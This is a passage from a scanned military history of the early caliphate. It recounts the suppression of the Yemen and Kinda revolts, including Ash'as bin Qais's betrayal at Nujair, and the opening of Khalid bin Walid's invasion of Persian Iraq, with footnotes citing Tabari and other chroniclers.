This operation was completed at about the end of January 633 (second week of Dhul Qad, 11 Hijri).

The Yemen had been the first province to rebel against the authority of Islam when the tribe of Ans rose in arms under the leadership of its chief and false prophet-Aswad, the Black One. The affair of Aswad has already been described. He was killed by Fairoz the Persian, while the Holy Prophet still lived, and thereafter Fairoz had acted as governor at San'a.

When word arrived that the Holy Prophet had died, the people of the Yemen again revolted, this time under the leadership of a man named Qais bin Abd Yaghus. The avowed aim of the apostates was to drive the Muslims out of the Yemen, and they decided to achieve this objective by assassinating Fairoz and other important Muslim leaders, thus rendering the Muslim community leaderless. Its subsequent expulsion would then, present no difficulty.

To implement this perfidious plan Qais invited Fairoz and other Muslim officers to his house for talks. Some Muslims fell into the trap and were speedily despatched by the assassins; but at the eleventh hour Fairoz got wind of the plot and of the organisation behind it. Having no military force at his disposal for immediate use, Fairoz sought safety in flight. He left San'a. Qais came to know of his departure and pursued him, but Fairoz was able to evade his pursuers and reach the hills where he found a safe refuge. This happened in June or July 632 (Rabi-ul-Awwal or Akhir, 11 Hijri).

For the next six months Fairoz remained in his mountainous stronghold, where over the months he was joined by thousands of Muslims who were prepared to shed their blood to oust Qais and restore Muslim rule in the Yemen. Fairoz organised these Muslims into an army. When he felt strong enough to face Qais in the field, he marched to San'a with this army. Qais awaited him here, and in mid-January 633 (late Shawal, 11 Hijri) they joined battle just outside the town. The Muslims were victorious, and Qais fled to Abyan, where Ikrimah was to rest later, after subduing Mahra.

At Abyan, Qais was joined by other apostate chiefs, but they fell out amongst themselves. Seeing no hope of further successful opposition to Madinah, they all surrendered to the Muslims and were subsequently pardoned by the Caliph. Some of these apostate chiefs, after re-entering Islam, fought bravely in Iraq and Syria during the years that followed.

The last of the great revolts of the apostasy was that of the powerful tribe of Kinda, which inhabited the region of Najran, Hadhramaut and Eastern Yemen. The progress of events in this revolt followed much the same pattern as elsewhere.

On the death of the Prophet, the Kinda became restive, though they did not break into revolt immediately. The governor of Hadhramaut was Ziyad bin Lubaid who lived at Zafar, the capital of Hadhramaut. An honest, Allah-fearing Muslim, he was extremely strict in the collection of taxes, which caused some heart-burning among the Kinda. All their attempts at evading full payment of taxes were thwarted by Ziyad.

In January 633 (Shawal, 11 Hijri), the discontent of the Kinda came to a head. One of their minor chieftains had handed in a rather fine camel as part of the tax. He later changed his mind and asked to have it back but Ziyad rejected the request. This chieftain then sent some of his men to steal the camel.

In return Ziyad sent a few soldiers to catch the camel-lifters. Shortly afterwards the camel and the culprits were brought in and locked up. Next morning a riotous assembly of the Kinda demanded the return of their imprisoned comrades. Ziyad refused to release the thieves, announcing that they would be tried under Muslim law. At this the situation exploded.

Large sections of the Kinda revolted and apostatised. They not only refused to pay taxes or abide by the laws of Islam but also took up arms to oppose the authority of Madinah with violence. Several other dissident elements joined them in this purpose, and together they established military camps and prepared for war.

One of these rebel camps was at Riyaz, not far from Zafar. To this Ziyad sent a column on a night raid which turned out to be eminently successful. Some apostates were killed, several captured, and the rest driven away. As the captives were being taken to War, they

passed the greatest of the Kinda chiefs, Ash'as bin Qais, who had not yet turned apostate. *"O Ash'as"*, the captives called to him, *"We are of your mother's clan."* The tribal loyalty of Ash'as proved itself stronger than his faith or his respect for central authority. Accompanied by many of his warriors, he intercepted the Muslim column, liberated the captives, and sent the Muslims home empty-handed.

This marked the beginning of the revolt of Ash'as. The Kinda flocked to his standard in large numbers and prepared for battle, but the strength of the two forces, apostate and Muslim, was so well balanced that neither side felt able to start serious hostilities. Ziyad waited for reinforcements before attacking Ash'as.

1. Tabari: Vol. 2, p. 545.

Reinforcements were on the way. Muhajir bin Abi Umayyah, the last of the corps commanders to be despatched by Abu Bakr, had just subdued some rebels in Najran and was to go on to the Yemen. Abu Bakr directed him to proceed instead to Hadhramaut to join Ziyad and deal with the apostasy of the Kinda. Similar instructions reached Ikrimah, who was now at Abyan.

The forces of Muhajir and Ziyad combined at Zafar, under the overall command of the former, and set out to fight Ash'as.

Ash'as bin Qais was one of the most remarkable men of his time. Coming from a princely family of the Kinda, he was a man of many parts. An able general, a clever chief, a bold warrior and an accomplished poet, he had a fertile imagination and a smooth tongue. A man of charm and wit, he was the most colourful of the many colourful personalities thrown up by the apostasy. But he had one big flaw; he was treacherous! Historians have noted that his was the only family that produced four breakers of pacts in an unbroken line, Ash'as, his father, his son, and his grandson.

Ash'as lived close to the borderline between virtue and evil, between faith and unbelief, but never quite crossed that fine. Practising a kind of moral and spiritual brinkmanship, he was clever enough to get away with it. And now, in late January 633 (the second week of Dhul Qad, 11 Hijri), he faced the Muslim army in battle.

The battle did not last long. Ash'as was defeated, though the defeat was not decisive. He speedily withdrew his army from the battlefield and retreated to the fort of Nujair, where he was joined by other dissident clans. Here Ash'as prepared for a siege.

Just after this battle the corps of Ikrimah also arrived. The three Muslim corps, under the over-all command of Muhajir, advanced on Nujair and laid siege to the fortified city. There were three routes leading into the city. The generals deployed their forces on all three of these routes, completely surrounding and isolating the city. Reinforcements and provisions coming to Ash'as were either captured or driven back.

The siege continued for several days. A number of sallies were made by the beleaguered garrison, but all were repulsed with losses. Yet the Kinda remained firm in their determination to fight on.

Some time in mid-February 633 (early Dhul Hajj, 11 Hijri) Ash'as realised that the situation was hopeless. There was no possibility of success. It was only a matter of time before the fort fell to the Muslims, and then there would be a blood?bath. The next action of Ash'as was characteristic of the man: he decided to sell his tribe to save himself!

He sent a message to Ikrimah proposing talks. Ash'as knew Ikrimah well, for in their days of unbelief they had been good friends. As a result of the proposal talks were arranged with Ikrimah and Muhajir on one side and Ash'as on the other. Accompanied by a few men, Ash'as came out of the fort secretly to the rendezvous.

"I shall open the gates of the fort to you if you will spare the lives of 10 men and their families", Ash'as offered. To this the Muslims agreed. *"Write down the names of the 10 men,"* said Muhajir, *"and we shall seal the document."*

Ash'as went aside with his men and began to write down the names. It was his intention first to write the name of nine favoured ones and then add his own as the tenth, but he did not notice that one of his men was looking over his shoulder and reading the names as he wrote. This man, named Jahdam, was not one of the favoured nine. As Asha's wrote the ninth name, Jahdam drew his dagger. *"Write my name,"* he hissed, *"or I kill you."* Hoping to save himself later by his wits, Ash'as wrote down Jahdam as the tenth name. The list was complete. Muhajir sealed the document.

1. Tabari: Vol. 2, p. 547.

Ash'as and his men returned to the fort. At the agreed time he opened one of the gates, and the Muslims poured into the fort and fell upon the unsuspecting garrison. There was a terrible slaughter, and it continued until everyone in the fort had laid down his arms. Ash'as and a group of men and families that remained near him were scared.

The fort of Nujair had now fallen. When Muhajir checked the list prepared by Ash'as, he noticed that the name of Ash'as was not in it. He was delighted. *"O Enemy of Allah!"* he said to Ash'as. *"Now I have a chance to punish you."* **1** He would have killed Ash'as, but Ikrimah intervened and insisted that Ash'as be sent to Madinah, where Abu Bakr could decide his fate. Consequently Ash'as was put in chains.

Within the fort the Muslims had taken many captives who were to be sent to Madinah as slaves, and these included a large number of attractive young women. They were led out of the fort and passed Ash'as, of whose perfidy they had by now come to know. As they slowly filed past him, the captive women looked at him reproachfully and wailed, *"You traitor! You traitor!"* **2** To add to his discomfiture, Ash'as was sent with this same group of captives to Madinah. It could not have been a very pleasant journey!

Ash'as was no stranger to Madinah. He had visited the place during the Year of Delegations, when the Kinda submitted to the Holy Prophet and embraced Islam. During that visit he had also married Um Farwa, sister of Abu Bakr, but when leaving Madinah he had left her behind with Abu Bakr, with the promise of picking her up on his next visit. This next visit was now taking place under very different and uncongenial circumstances.

The Caliph charged Ash'as with all his crimes against Islam and the State. He expressed his low opinion of the way Ash'as had betrayed his own tribe. Was there any reason why the accused should not be beheaded at once?

Attention has been drawn to the smooth tongue of Ash'as. This time he excelled himself. Not only did he win a pardon, he also persuaded Abu Bakr to return his wife to him! He remained in Madinah, though, unwilling to return to his own tribe. In later years he fought with distinction in Syria, Iraq and Persia, and in the time of Uthman he was made governor of Azerbaijan.

But his treacherousness never left him. Many were the people, including Abu Bakr, who wished that he had not been pardoned after his apostasy. In fact when Abu Bakr was dying, and spoke to his friends of his regrets about things he had not done and wished he had, he said, *"I wish I had had Ash'as beheaded."* **3**

Students of Muslim history might recollect that Imam Hassan's wife, who poisoned him**4** at the instigation of Caliph Muawiyah, for which service he paid her 100,000 dirhams, was the daughter of Ash'as. **5**

With the defeat of the Kinda at Nujair the last of the great apostate movements collapsed. Arabia was safe for Islam. The unholy fire that had raged across the land was now dead. Arabia would see revolt and civil war many times in its stormy history, but it would never again see apostasy.

The Campaign of the Apostasy was fought and completed during the eleventh year of the Hijri. The year 12 Hijri dawned, on March 18, 633, with Arabia united under the central authority of the Caliph at Madinah. **6**

This campaign was Abu Bakr's greatest political and military triumph. Although the Caliph would launch bold ventures for the conquest of Iraq and Syria, it was by his able and successful conduct of the Campaign of the Apostasy that he rendered his greatest service to Islam. And this would not have been possible without the arm of the Sword of Allah.

1. Tabari: Vol. 2, p. 548.
2. *ibid*.
3. Tabari: Vol. 2, p. 619, Masudi: *Muruj*, Vol. 2, p. 308; Balazuri: p. 112
4. Qadi Abu Bakr ibn al-'Arabi says in *Al-'Awasim min Al-Qawasim* (Al-Maktabah al-'Ilmiyyah, Beirut, pp. 213-4), *"If it is said that Muawiyah intrigued against Al-Hassan in order to poison him. We replied that this is impossible for two reasons. One of them is that he did not fear any power of Al-Hassan once the latter had surrendered authority. The second is that this is an unseen matter which only Allah knows. How can you state it without proof and accuse any of His creatures in a distant time when we do not have any sound transmission about it? Moreover, this occurred in the presence of the people of sects who were in a state of sedition and partisanship. Each of them ascribed what he should not ascribe to his companion. Only the pure is accepted from it. Only the resolute just man is listened to regarding it."*

Muhibb al-Din al-Khatib comments on the above as follows, *"In the Minhaj as-Sunnah (2:225) Ibn Taymiyya spoke about the Shi'a claim that Mu'awiyah had poisoned Al-Hassan, 'That was not established by any clear proof in the Shariah nor by any plausible statement nor by a clear transmission. This is part of what it is not possible to know.*

Hence this saying is a statement without knowledge … In our time, we saw people among the Turks and others who said that he was poisoned and died of poisoning. People disagree about that and even the place where he died and the fortress in which he died. You will find each of them relating something different from what the other people related.' After Ibn Taymiyyah mentioned that Al-Hassan died in Madinah while Muawiyyah was in Syria, he mentioned the possibilities of the report, assuming it to be sound. One of them is that Al-Hassan was divorced and did not remain with a wife …" (see also *Al-Muntaqa*, [al-Dhahabi's abridgement of the Minhaj], p. 266)" See also *Defence against Disaster*, Madinah Press, 1416/1995, pp. 203-4.

A report mentioned by As-Suyuti in *Tarikh Al-Khulafaa* says that Yazid bin Muawwiyah bribed Al-Hassan's wife to poison him by offering to marry her in return. This illustrates the conflicting and contradictory nature of these reports, which are almost certainly Shi'ite fabrications. Ibn Hajr Al-Asqalani merely says in his biography of Al-Hassan in *Al-Isabah*, *"It is said that he was poisoned to death."*

5. Ibn Qutaiba: p. 212; Masudi: *Muruj*, Vol. 3, p. 5. This is Masudi's figure. Some historians have given the sum as 150,000 dirhams.
6. For an explanation of the chronology of the Campaign of the Apostasy, which is subject to some possible sources of error, see Note 3 in Appendix B.

Part III: The Invasion of Iraq

Chapter 18

(The Clash with Persia)

Page 1

"Say to the desert Arabs who lagged behind: 'You shall be summoned against a people given to vehement war: you shall fight them, or they shall submit.
Then if you show obedience, Allah will grant you a goodly reward, but if you turn back as you did before, He will punish you with a painful Punishment."
[Quran 48:16]

The fort of Nujair, the last stronghold of apostasy, had fallen to the Muslims in about the middle of February 633. Soon after, Abu Bakr wrote to Khalid, who was still at Yamamah: *"Proceed to Iraq. Start operations in the region of Uballa. Fight the Persians and the people who inhabit their land. Your objective is Hira."* **1**

It was a big order. Abu Bakr was taking on the mightiest empire of the time, before which the world had trembled for more than a thousand years.

The Persian Empire was unique in many ways. It was the first truly great empire of history, stretching, in the time of the early Achaemenians, from Northern Greece in the west to the Punjab in the east. It was unique also in the length of time over which it flourished-from the Sixth Century BC to the Seventh Century AD, except for a gap caused by the Greek conquest. **2** No other empire in history had lasted so long in all its greatness as a force of culture and civilisation and as a military power. It had known reverses, but after each reverse it had risen again in its characteristic glory and brilliance.

The last golden age of Persia had occurred in the Sixth Century AD when Anushirwan the Just restored the empire to its earlier level of greatness. Anushirwan reigned for 48 years and was a contemporary of Justinian. He wrested Syria from the Romans, the Yemen from the Abyssinians, and much of Central Asia from the Turks and other wild tribes of the steppes. This magnificent emperor died in 579, nine years after the birth of Prophet Muhammad.

As often happens when a great ruler passes away, Anushirwan was followed by a number of lesser mortals and the glory and prosperity of the empire began to fade. Civil war and intrigue sapped the strength of the state. The decline approached its climax in the time of Shiruya (Ciroes) a great-grandson of Anushirwan, who first imprisoned and then killed his father, Chosroes Parwez. Not content with this heinous crime, he turned to worse cruelties. So that none may dispute his right to the throne or pose a challenge to his authority, he had all the male members of his family killed with the exception of his son, Ardshir. The estimate of those of the house of Anushirwan who lost their lives to the maniacal fury of Shiruya, adult and child, varies from 15 to 18. And Shiruya reigned for only seven months before he too was dead.

With his death the confusion became worse. And there is confusion also in the accounts of the early historians about the order in which various emperors followed Shiruya and the duration of their respective reigns. All that is certain and unanimously accepted is the position of Yazdjurd bin Shahryar bin Perwez, who somehow escaped the assassins of Shiruya and became the last Persian Emperor of the line of Sasan. This ill-starred young man was to see the final disintegration of the great empire of the Chosroes.

1. Tabari: Vol. 2, pp. 553-4.
2. The Parthians, who overthrew the Seleucid power, though not Persians, were nevertheless Iranians. Thus the Greek interlude lasted less than two centuries until its end at the hands of the Parthians in the middle of the Second Century BC, The Persian Sasanids came to power in 220 AD.

Between Shiruya and Yazdjurd there were about eight rulers in a period of four or five years, and these included two women-Buran and Azarmidukht, both daughters of Chosroes Parwez. The first of these, Buran, proved a wise and virtuous monarch but lacked the strong hand that was needed to arrest the decline in imperial affairs. She was crowned during the lifetime of the Holy Prophet, who, when he heard of her coronation, made his famous remark: ***"A nation will never prosper that entrusts its affairs to a woman!"*** **1**

We will not go into a description of all the countries which comprised the geographical domain of the Persian Empire, but will confine ourselves to Iraq. Iraq then was not a sovereign State; it was substantially less than that. It was not merely a province; it was considerably more than that. Iraq was a land-one of the lands of the Persian Empire; and in its western and southern parts it was an Arab land.

The Arabs had been known in Iraq since the days of Bukht Nassar, 2 but did not then enjoy any power in the land. It was not until the early part of the Christian era, when a fresh migration of Arab tribes came to Iraq from the Yemen, that they began to command authority and influence. One of the great chiefs of these migrating Arabs, a man by the name of Malik bin Fahm, proclaimed himself king and began to rule over the western

part of Iraq. Two generations after him the throne passed to Amr bin Adi, of the tribe of Lakhm, who started the Lakhmid Dynasty which was also at times called the House of Munzir. The kings of this dynasty ruled for many generations as vassals of the Persian Emperor.

The last of the House of Munzir was Numan bin Mundhir, who committed an act of disloyalty against Chosroes Parwez for which he was sentenced to death. The sentence was carried out in style-he was trampled to death by an elephant! This led to a revolt by the Arabs of Iraq, which was soon crushed by the Emperor, and with this abortive revolt ended the House of Munzir.


Chosroes then appointed a new king, Iyas bin Qubaisa of the tribe of Tayy, to rule over Iraq. For some years the new king enjoyed a reasonable degree of autonomy. Then most of his authority was taken away and Persian generals and administrators took over the entire government of the land. Iyas remained a titular king.

A land of culture, wealth and abundance, Iraq was the most prized possession of the Persian Empire. To the Arabs from the barren wastes of Arabia it was a green jewel, a land flowing with milk and honey. Its two mighty rivers, the Euphrates and the Tigris, were the greatest known rivers of the time-west of the Indus and north of the Nile. But these rivers did not then flow as they flow now, nor were the cities of Iraq then its cities of today. Kufa and Basra did not exist (they were founded in 17 Hijri). Baghdad was a small though much-frequented market town on the west bank of the Tigris. The then glorious cities of Ctesiphon and Hira are now turned to dust. Ctesiphon was the capital-a mighty metropolis and the seat of glory of the Persian Empire. Reportedly built by Ardsheer bin Babak (also, known as Ardsheer Babakan and Artaxerxes, the founder of the Sasanid Dynasty) it sprawled on both sides of the Tigris and was known to the Muslims as Madain, literally the Cities, for it consisted of several cities in one. **3** Hira was the capital of the Arab Lakhmid Dynasty. Situated on the west bank of the Euphrates, it was a glittering, throbbing city with many citadels. **4** And there was Uballa, the main port of the Persian Empire which was visited by ships from India and China and other maritime countries of the East. Uballa was also the capital of the military district of Dast Meisan. **5**

1. Masudi: *Tanbeeh*, p. 90; Ibn Qutaiba: p. 666.
2. Nebuchadnezzar, Seventh-Sixth Century BC.
3. According to some sources, Ctesiphon existed before Ardsheer and was used by the Parthians as a winter residence.
4. The site of Hira is 12 miles south-east of Nejef and half a mile south of the present Abu Sukheir. Nothing remains of the ancient city except some traces of the White Palace which stood at the northern end of Hira. According to Gibbon (Vol. 5, p. 299), Hira was founded in 190 AD.
5. Uballa stood where the part of modern Basra known as Ashar stands today.

The Euphrates and the Tigris have been known to change their course more than once since the time of Babylon. The maps in this book indicate the course which these rivers followed in the early days of Islam. The main difference from today is in the course of the Tigris. In pre-Islamic times it had flowed in what is its present channel, which is known as Dijlat-ul-Aura (the One-Eyed Tigris), but then it had abandoned this channel and adopted a new course from Kut downwards, along the Dujaila (the Little Tigris) and

the Akhzar, to enter a region of lakes and marshes comprising an area about 100 miles square, just north-west of Uballa. The old bed of the river had then become a dry, sandy bed. The marshes extended much farther north than they do today (the area shown as marshland in Map 10 below is not exact); and the Tigris picked its way through these marshes to rejoin the bed of the One-Eyed Tigris in the region of Mazar (the present Azeir), whence it flowed south and south-east into the Persian Gulf. [1] But the Tigris changed its course again in the Sixteenth Century and returned to its old bed, the one marked on all maps now as the Tigris. This, however, is not the largest branch of the Tigris, for the Gharraf, taking off from Kut and joining the Euphrates at Nasiriya, is larger. The Dujaila, which in the early days of Islam was the main channel, is now a modest river-the third largest branch of the Tigris, after the Gharraf and the One-Eyed Tigris.



The Euphrates followed a clear course down to the present Hindiya, whence it split into two main channels as it does today-both sizable rivers: the Hilla branch and the main Euphrates. The main branch (the western one) again split up, flowing generally in one large and several subsidiary channels, which over the centuries have changed course several times, though not as drastically as the Tigris. The two main branches reunited at Samawa, whence the Euphrates flowed towards the region of lakes and marshes. While some of the water of the river lost itself in the marshes, one clear channel marked on today's maps as the Euphrates retained its distinct identity as it flowed eastwards to join the Tigris at Qurna. The marshes were drained by a large river known as Maqil, which emptied into the Tigris a little north of Basra; and from this junction all these waters flowed into the Persian Gulf as one great river, known today as the Shatt-ul-Arab. (See Map 10 above).

Many changes have taken place in the bends and twists of these rivers. I have not shown these details on the maps as there is no way of knowing how they appeared then. Hence, only the main branches of these rivers are shown on our maps, and without all the twists and turns which must undoubtedly have existed.

This then was how Iraq stood politically and geographically, when the Caliph launched Khalid on it. It was a land occupied by Persians and Arabs, and ruled by the Persian court. The Empire had begun to decline politically, but it would be wrong to imagine that it had declined militarily. The military effectiveness of an empire may remain at a high level for decades after its political disintegration has set in. And so it was with the Persians in the year 633.

The Persian army, including its Arab auxiliaries, was the most formidable and most efficient military machine of the time. Led by experienced and dedicated veterans, it was a proud, sophisticated and well?tried force which gloried in its past achievements and its present might. The Persian soldier was the best-equipped warrior of his day. He wore a coat of mail or a breast-plate; on his head rested a helmet of either chain mail or beaten metal; his forearms were covered by metal sleeves, and his legs, were protected by greaves (like leg-guards covering the front part of the leg). He carried a spear, lance or javelin, a sword, and either an axe or an iron mace (the latter was a favourite and much-feared Persian weapon). He also carried one or two bows with 30 arrows and two spare bowstrings hanging from his helmet. 2 Thus, powerfully equipped and armed was the Persian soldier. But, and this was inevitable, he lacked mobility. In the general, set-piece battle he acknowledged no equals; and in this he was right, until Khalid's lightly armed and fast-moving riders came along.

It all started with Muthanna bin Harithah. A tiger of a man who later died of wounds suffered in battle with the Persians, Muthanna was a chief of the tribe of Bani Bakr, which inhabited the north-eastern part of the Arabian peninsula and southern Iraq. It is not certain that Muthanna had become a Muslim during the time of the Prophet. He probably had, because a delegation from the Bani Bakr had travelled to Madinah during the Year of Delegations and had accepted Islam at the hands of the Prophet. But there is no actual record of Muthanna's conversion.

1. Ibn Rusta: pp. 94-5. At Mazar (Azeir) today only a small river flows into the Tigris from the west-certainly too small to form the bed of the old Tigris. The old bed has probably silted up and ceased to be discernible.
2. Dinawari: p. 73.

Shortly after the Battle of Yamamah, Muthanna turned his attention towards Iraq. Seeking adventure and spoils, and encouraged by the disarray which was apparent in the political affairs of the Persian Empire, Muthanna took a band of his followers and began to raid into Iraq. At first he stuck to the periphery of the desert so that he could withdraw quickly into the safety of the sandy wastes, but gradually his incursions became bolder. He varied his objectives, striking now in the east, now in the west. Most of his raids, however, were in the region of Uballa, and he returned from these raids with spoils to dazzle the hungry Arab of the desert. The Persian garrisons were helpless against Muthanna's ghostlike riders, who vanished as rapidly as they struck.

Encouraged by his successes, Muthanna approached Abu Bakr. This was early in February 633 (late Dhul Qad, 11 Hijri). He painted a glowing picture-the vulnerable state of Iraq, the riches that waited to be plundered, the prolonged political crisis which bedevilled the Persian court, the inability of the Persian garrisons to fight mobile, fast-moving engagements. *"Appoint me as commander of my people"*, said Muthanna, *"and I shall raid the Persians. Thus I shall also protect our region from them."* **1**

The Caliph agreed and gave him a letter of authority appointing him commander over all the Muslims of the Bani Bakr. With this letter of authority Muthanna returned to North-Eastern Arabia. Here he converted more tribesmen to Islam, gathered a small army of 2,000 men and resumed his raids with even greater enthusiasm and violence.

Muthanna was gone from Madinah, but his words continued to ring in the ears of the Caliph. He had planted a seed in the mind of Abu Bakr which germinated in a few days into a decision to take Iraq. He would not fight the entire Persian Empire, for that would be too big an objective in present circumstances. He would just take the Iraq of the Arabs, which meant the region west of the Tigris. Thus he would enlarge the boundaries of Islam and spread the new faith. At home there was peace, for with the defeat of the Kinda at Fort Nujair, Islam had been re-established in the land of Arabia.

Islam is a religion of peace, but not the peace of the timid and the submissive. It believes in peace, but the peace of the just and strong. **"Fight in the way of Allah"**, says the Quran, **"against those who fight you, but do not transgress." [Quran 2:190]**… **"And fight them until mischief is no more and religion is all for Allah."[Quran 8:39]**. And so it would be war with the fire-worshipping Persians.

Abu Bakr had made up his mind to invade Iraq; but he would have to proceed with great care, for the Arab feared the Persian-with a deep, unreasoning fear which ran in the tribal consciousness as a racial complex and was the result of centuries of Persian power and glory. In return the Persian regarded the Arab with contempt. It was important not to suffer a defeat, for that would confirm and strengthen this instinctive fear. To make certain of victory, Abu Bakr decided on two measures: (a) the invading army would consist entirely of volunteers; (b) Khalid would be the commander of the army.

With this in view, he sent orders to Khalid to invade Iraq and fight the Persians. He further instructed Khalid to call to arms those who had fought the apostates and remained steadfast in their faith after the death of the Messenger of Allah, and to exclude from the expedition those who had apostatised. Finally, he added (referring to the soldiers): *"Whoever wishes to return to his home may do so."* **2**

When Khalid announced to his troops that the Caliph had given them permission to return home if they wished to do so, he was shocked by the result: thousands of his army left the army and returned Madinah and other places whence they had come. Whereas at the Battle of Yamamah he had commanded an army of 13,000 men, he was now left with only 2,000 men. Khalid wrote in haste to the Caliph, informing him of this alarming state of affairs and asking for reinforcements. When the letter reached Abu Bakr, he was sitting among his friends and advisers. He read the letter aloud so that all present might hear what it said. Then he sent for a young stalwart by the name of Qaqa bin Amr.

1. Tabari: Vol. 2, p. 552.
2. *Ibid*: Vol. 2, p. 553.

The young man arrived in the presence of the Caliph, armed and equipped for travel. The Caliph ordered him to proceed forthwith to Yamamah as a reinforcement to the army of Khalid. The Companions stared in amazement at the Caliph. *"Are you reinforcing one whose army has left him, with one man?"* they asked. 1

Abu Bakr looked for a moment at Qaqa. Then he said, *"No army can be defeated if its ranks possess the likes of this man."* 2 And Qaqa bin Amr rode away to reinforce the army of Khalid!

But this was not the only action that Abu Bakr took to build up Khalid's forces. He also wrote to Muthanna and Mazhur bin Adi (an important chief in North-Eastern Arabia), instructing them to muster their warriors and consider themselves and their men under the command of Khalid for the invasion of Iraq.

Having issued these instructions, Abu Bakr sat back and relaxed. He had given Khalid his mission to invade Iraq and fight the Persians; he had laid down a starting-point for the campaign, the region of Uballa; he had given Khalid his objective - Hira; and he had placed under Khalid's command whatever force he could muster. There was nothing else that he could do. It was up to Khalid to accomplish his mission. And Khalid, now in the forty-eighth year of his life, set about the conquest of Iraq. 3

1. Tabari: Vol. 2, pp. 553-4.
2. *Ibid*.
3. There are two main versions of campaign of Iraq: the first of Ibn Ishaq and Waqidi, the second of Saif bin Umar. Tabari favours the latter version, and this is the one here used in the account of Khalid's invasion of Iraq. In this also there are two versions of Abu Bakr's plan for the invasion. For an explanation, see Note 4 in Appendix B.

Chapter 19

(The battle of Chains)

"We did trample Hormuz with fury restrained..."
[Al-Qa'qa' bin Amr, commander in Khalid's army]1

On receiving the orders of the Caliph, Khalid at once undertook preparations to raise a new army. His riders galloped far and wide in the region of Yamamah and in Central and Northern Arabia, calling brave men to arms for the invasion of Iraq. And brave men assembled in thousands, many of them his old comrades of the Campaign of the Apostasy who, having visited their homes, decided to return to his standard for fresh adventure and glory. Khalid's name was now a magnet that drew warriors to him. Fighting under Khalid meant not only victory in the way of Allah, but also spoils and slaves ... in fact the best of both worlds! Within a few weeks an army of 10,000 men was ready to march with Khalid. 2

There were four important Muslim chiefs with large followings in North-Eastern Arabia, Muthanna bin Harithah, Mazhur bin Adi, Harmala and Sulma. The first two of these have already been mentioned in the preceding chapter. The Caliph had written to them to

muster warriors and operate under the command of Khalid. Now Khalid wrote to all four of them, informing them of his appointment as commander of the Muslim army and of the mission which he had received from the Caliph. He ordered them to report to him, along with their men, in the region of Uballa. It is believed that Muthanna, who was at, Khaffan at the time (a place 20 miles south of Hira) **3** was displeased with the arrangement. He had hoped that the Caliph would give him a large independent command in Iraq, as he certainly deserved; but he came as ordered, and placed himself and his men at the disposal of Khalid. He was to prove the best of subordinate commanders.

Each of these four chiefs brought 2,000 men. Thus Khalid entered Iraq with 18,000 warriors **4** -the largest Muslim army yet assembled for battle.

In about the third week of March 633 (beginning of Muharram, 12 Hijri), Khalid set out from Yamamah. But before doing so he wrote to Hormuz, the Persian governor of the frontier district of Dast Meisan:
Submit to Islam and be safe. Or agree to the payment of the Jizya, and you and your people will be under our protection, else you will have only yourself to blame for the consequences, for I bring a people who desire death as ardently as you desire life. **5**

Hormuz read the letter with a mixture of anger and contempt, and informed the Persian Emperor Ardsheer of Khalid's threat. He made up his mind to teach these crude Arabs a lesson that they should never forget.

Khalid began his advance from Yamamah with his army divided into three groups. He did this in order not to tire his men or waste time by having too many troops in the same marching column. Each group set off a day apart. Thus each group was a day's march from the next, far enough for ease of movement, and yet close enough to be swiftly concentrated for battle if required. Khalid himself moved with the third group on the third day-D plus 2. The whole army would concentrate again near Hufair **5** ; and before leaving Yamamah he promised his men a great battle with Hormuz.

1. Ibn Kathir, Al-Bidayah wan-Nihayah, Dar Abi Hayyan, Cairo, 1st ed. 1416/1996, Vol. 6 P. 425.
2. Tabari: Vol. 2, p. 554.
3. Musil (p. 284) places Khafran 20 kilometres south-east of Qadissiyah. It was at or near the present Qawam which is six miles west of Shinafiya.
4. Tabari: Vol. 2, p. 554.
5. *Ibid*: Vol. 2, p. 554.
6. *Ibid*: Vol. 2, p. 555.

